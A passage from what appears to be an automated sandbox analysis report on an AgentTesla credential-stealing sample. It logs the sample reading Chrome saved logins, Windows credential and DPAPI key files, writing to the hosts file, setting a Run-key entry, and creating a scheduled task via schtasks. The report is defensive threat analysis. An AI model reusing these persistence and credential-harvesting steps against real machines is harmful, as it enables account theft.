C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0c 91 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 88 0d 00 00 08 00 00 00 00 00 00 3e a6 0d 00 00 20 00 00 00 c0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....s`.......... ....0............>.... ....@.. ....@................	success or wait	4	6CD3DD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CD3DD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6CD31B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11168	success or wait	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\897d455a-ebb6-4bee-b64d-52bfacb26d18	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11168	success or wait	1	6CD31B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CD31B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kprUEGC	unicode	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	success or wait	1	6CD3646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kprUEGC	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CD3DE2E	RegSetValueExW

Analysis Process: kprUEGC.exe PID: 6620 Parent PID: 3388

General

Start time:	11:50:45
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0xcd0000
File size:	889344 bytes
MD5 hash:	42FFDD434EFB48304897358B608EC54B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000014.00000002.315476006.0000000004710000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 27%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Local\Temp\tmp188D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD37038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1FC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp188D.tmp	success or wait	1	6CD36A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp188D.tmp	unknown	1643	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">..<RegistrationInfo>..<Date>2014-10-25T14:27:44.8929027</Date>..<Author>computer\user</Author>..</RegistrationIn	success or wait	1	6CD31B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile

Analysis Process: schtasks.exe PID: 6800 Parent PID: 6620

General

Start time:	11:50:52
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\lispKbUDYY' /XML 'C:\Users\user\AppData\Local\Temp\tmp188D.tmp'
Imagebase:	0xa10000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp188D.tmp	unknown	2	success or wait	1	A1AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp188D.tmp	unknown	1644	success or wait	1	A1ABD9	ReadFile

Analysis Process: conhost.exe PID: 6868 Parent PID: 6800

General

Start time:	11:50:53
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 6876 Parent PID: 3388

General

Start time:	11:50:53
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x570000
File size:	889344 bytes
MD5 hash:	42FFDD434EFB48304897358B608EC54B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000002.330051191.0000000003DB0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Local\Temp\tmp38A7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD37038	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp38A7.tmp	success or wait	1	6CD36A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp38A7.tmp	unknown	1643	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CD31B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile

Analysis Process: kprUEGC.exe PID: 6912 Parent PID: 6620

General

Start time:	11:50:54
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x5c0000
File size:	889344 bytes
MD5 hash:	42FFDD434EFB48304897358B608EC54B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000018.00000002.460425912.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000018.00000002.466403669.0000000002AE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000018.00000002.466403669.0000000002AE1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: schtasks.exe PID: 7008 Parent PID: 6876

General

Start time:	11:50:59
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\lispKbUDYY' /XML 'C:\Users\user\AppData\Local\Temp\tmp38A7.tmp'
Imagebase:	0xa10000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 7020 Parent PID: 7008

General

Start time:	11:51:00
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 7056 Parent PID: 6876

General

Start time:	11:51:01
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x9b0000
File size:	889344 bytes
MD5 hash:	42FFDD434EFB48304897358B608EC54B

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001B.00000002.460412900.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001B.00000002.467948127.0000000002F51000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001B.00000002.467948127.0000000002F51000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis